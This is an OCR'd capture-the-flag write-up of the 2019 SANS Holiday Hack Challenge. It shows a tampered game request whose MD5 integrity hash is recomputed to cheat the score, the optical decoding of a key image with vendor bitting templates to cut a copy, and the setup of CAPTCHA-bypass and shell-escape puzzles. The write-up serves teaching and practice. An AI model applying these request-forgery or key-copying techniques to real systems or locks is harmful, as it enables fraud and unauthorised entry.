
From the website of MD5 hashes 0 to 10,000, we see the site is hashing the number 1653 for the request.



207f88018f72237565570f8a9e5ca240	1652
b147a61c1d07c1c999560f62add6dbc7	1653
9d2682367c3935defcb1f9e247a97c0d	1654


The current value of distance is 34, so we need to compute how much we are increasing the distance, and then increase the hashed number by the same amount.

8000 – 34 = 7966
1653 + 7966 = 9619




fd348179ec677c5560d4cd9c3ffb6cd9	9618
e4f67a0e4293245fba713c412fc63e28	9619
735a8b95123648555736192cd3978bc1	9620
[illegible]	9621

That means we need to change the hash to e4f67a0e4293245fba713c412fc63e28 when we change the distance to 8000.



```
pace=0&playerid=JebediahSpringfield&action=go&difficulty=2&money=1500&distance=8000&curmont
h=9&curday=2&name0=Lila&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Joshua&
health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Chris&health2=100&cond2=0&cause
2=&deathday2=0&deathmonth2=0&name3=Emma&health3=100&cond3=2&cause3=&deathday3=0&deathmonth3
=0&reindeer=2&runners=2&ammo=10&meds=2&food=92&hash=e4f67a0e4293245fba713c412fc63e28
```


Click Forward in Burp Suite to let the tampered request go to the Trail site, and click Forward once or twice more to let the subsequent packets go, and we are winners again.



THE HOLIDAY HACK TRAIL


```
YOUR PARTY HAS SUCCEEDED.
LILA IS ECSTATIC.
JOSHUA IS HAPPIER THAN AN ELF IN A TOY SHOP.
CHRIS IS HAPPIER THAN AN ELF IN A TOY SHOP.
EMMA IS OVERJOYED.
DATE COMPLETED: 3 SEPTEMBER
REINDEER REMAINING: 3
MONEY REMAINING: 1500

SCORING:

4 SURVIVING PARTY MEMBERS X 1000 = 4000 POINTS
3 REINDEER X 400 = 1200 POINTS
1500 MONEY LEFT X 1 = 1500 POINTS
JOURNEY COMPLETED ON 3 SEPTEMBER: 113 DAYS
BEFORE CHRISTMAS X 50 = 5650 POINTS
TOTAL SCORE: (4000 + 1200 + 1500 + 5650) X 8
HARD MULTIPLIER = 98800.
VERIFICATION HASH:
62A31D167A34BB813545E6857C02E99B
```

A little bird told me I should look at developer tools after winning the trail in hard mode. Sure enough, there is something of interest.



```
<p><a href='/'>Play again?</a>
<!-- 1 - When I'm down, my F12 key consoles me
2 - Reminds me of the transition to the paperless naughty/nice list...
3 - Like a present stuck in the chimney!  It got sent...
4 - We keep that next to the cookie jar
5 - My title is toy maker the combination is 12345
6 - Are we making hologram elf trading cards this year?
7 - If we are, we should have a few fonts to choose from
8 - The parents of spoiled kids go on the naughty list...
9 - Some toys have to be forced active
10 - Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp! --></div>
<br><br>
```

Minty congratulates us and puts two new hints in our badge.



Minty Candycane 9:38PM

You made it - congrats!

Have you played with the key grinder in my room? Check it out!

It turns out: if you have a good image of a key, you can physically copy it.


Maybe you'll see someone hopping around with a key here on campus.

Sometimes you can find it in the Network tab of the browser console.

Deviant has a great talk on it at this year's Con.

He even has a collection of key bitting templates for common vendors like Kwikset, Schlage, and Yale.


...



Bitting Templates

From: Minty Candycane

Deviant's Key Decoding Templates



Key Bitting


From: Minty Candycane

Optical Decoding of Keys


https://github.com/deviantollam/decoding
https://www.youtube.com/watch?v=KU6FJnbkeLA&feature=youtu.be

Cutting the key


The first step is to get an image of the key. Every few minutes a strange character zips though Minty's room and disappears into the closet.




The Network tab of the web browser's developer tools shows a new image after he passes through. Double-clicking on the line with the png will show you the image and allow you to download a copy. The picture of the key is much better than what is evident during game play.



St...	M...	Domain	File	Cause	Ty...	Transferr...	Si
200	GET	2019.kri...	keepout.png	img	png	9.17 KB (r...	8.7
200	GET	2019.kri...	fridosleigh.gif	img	gif	94.18 KB (...	93
200	GET	2019.kri...	table-top-1x3.png	img	png	45.64 KB (...	45
200	GET	2019.kri...	ATATATTAATATATATATATATATAT...	img	png	cached	13
304	GET	2019.kri...	ATATATTAATATATATATATATATAT...	img	png	cached	13
304	GET	2019.kri...	ATATATTAATATATATATATTACGA...	img	png	cached	16
304	GET	2019.kri...	krampus.png	img	png	cached	43
200	GET	2019.kri...	ATATATTAATATATATATATATAT...	img	png	cached	12
200	GET	2019.kri...	ATATATTAATATATATATATTAGCA...	img	png	cached	16
200	GET	2019.kri...	ATATATTAATATATATATATTAGCA...	img	png	cached	13




From the Bitting Templates hint above, download Deviant Ollam's template for the Schlage key.



Decoding - BEST.png	Add files via upload	last year
Decoding - Kwikset.png	Add files via upload	last year
Decoding - Master.png	Add files via upload	last year
Decoding - Sargent.png	Add files via upload	last year
Decoding - Schlage.png	Add files via upload	last year
Decoding - Weiser.png	Add files via upload	last year
Decoding - Yale.png	Add files via upload	last year


Grab the key image from krampus.png. Enlarge, rotate, and superimpose it over the template as Deviant Ollam does in the video. I quickly became frustrated with my lack of proficiency in GIMP, so I outsourced this portion to a friend who teaches PhotoShop (thanks Len!) The final image looks like this.




The bitting code can be read from this picture: 1 2 2 5 2 0

The bitting machine does not work well in Firefox but worked for me in Chrome.


FireFox Chrome






The output of the bitting machine is a file named with the bitting code, 12250.png in this case. If neither version of the key machine works, this URL will generate a key image.
https://key.elfu.org/backend/keys/SC4_preview/122520.png
To generate different keys, change the bitting code in the file name.


In the closet, click on the key ring to open a dialog that allows you to select the key image file.






```
LaserXMLobject.txt     12/14/2019 11:03 AM     Text Document     11 KB
LetterToElfUPerson...  12/11/2019 11:17 AM     PDF File       1,518 KB
```


If the key is correct, it will open the lock.



The door to the steam tunnel opens.




The badge now shows access to the steam tunnels, which you can use to teleport around the game. Cool.



Objective 8—bypassing the Frido Sleigh CAPTEHA

This challenge using Machine Learning in Python was so much fun I'm writing it up as a class for our Python students.




8) Bypassing the Frido Sleigh CAPTEHA


Difficulty:

Help Krampus beat the Frido Sleigh contest. *For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.*

Submit

This challenge is accessible in Krampus' lair in the steam tunnels. Krampus has some crucial information for us. We will need both the images and the API later.


Krampus 7:12PM
Hello there! I'm Krampus Hollyfeld.
I maintain the steam tunnels underneath Elf U,
Keeping all the elves warm and jolly.
Though I spend my time in the tunnels and smoke,
In this whole wide world, there's no happier bloke!
Yes, I borrowed Santa's turtle doves for just a bit.
Someone left some scraps of paper near that fireplace, which is a big fire hazard.
I sent the turtle doves to fetch the paper scraps.
But, before I can tell you more, I need to know that I can trust you.
Tell you what – if you can help me beat the Frido Sleigh contest (Objective 8), then I'll know I can trust you.
The contest is here on my screen and at fridosleigh.com.



Krampus 9:21AM Mute Player
(That's Completely Automated Public Turing test to tell Elves and Humans Apart.)
I've already cataloged 12,000 images and decoded the API interface.
Can you help me bypass the CAPTEHA and submit lots of entries?

https://downloads.elfu.org/capteha_images.tar.gz
https://downloads.elfu.org/capteha_api.py


But first, we need to visit the Speaker Unpreparedness Room in Hermey Hall to see Alabaster Snowball and his terminal, Nyanshell

Nyanshell Terminal

Someone has been playing games with Alabaster. That's cruel, considering the beating he took last year.


Alabaster Snowball 11:59AM
Welcome to the Speaker UNpreparedness Room!
My name's Alabaster Snowball and I could use a hand.
I'm trying to log into this terminal, but something's gone horribly wrong.
Every time I try to log in, I get accosted with ... a hatted cat and a toaster pastry?
I thought my shell was Bash, *not* flying feline.
When I try to overwrite it with something else, I get permission errors.
Have you heard any chatter about immutable files? And what is `sudo -l` telling me?
...
Welcome to the Speaker UNpreparedness Room!


Alabaster says some important words: overwrite, chatter, immutable, and sudo -l. There are also hints from Alabaster on the badge.



User's Shells

From: Alabaster Snowball

On Linux, a user's shell is determined by the contents of /etc/passwd




Chatter?

From: Alabaster Snowball

sudo -l says I can run a command as root. What does it do?


Let's su to alabster's account and see what's happening.



```
nyancat, nyancat
I love that nyancat!
My shell's stuffed inside one
Whatcha' think about that?

Sadly now, the day's gone
Things to do!  Without one...
I'll miss that nyancat
Run commands, win, and done!

Log in as the user alabaster_snowball with a password of Password2, and land in a Bash prompt.

Target Credentials:

username: alabaster_snowball
password: Password2
elf@7cf547f85bf2:~$ su - alabaster_snowball
Password: 
```


No wonder Alabaster is upset.

The badge hint talks about /etc/passwd.



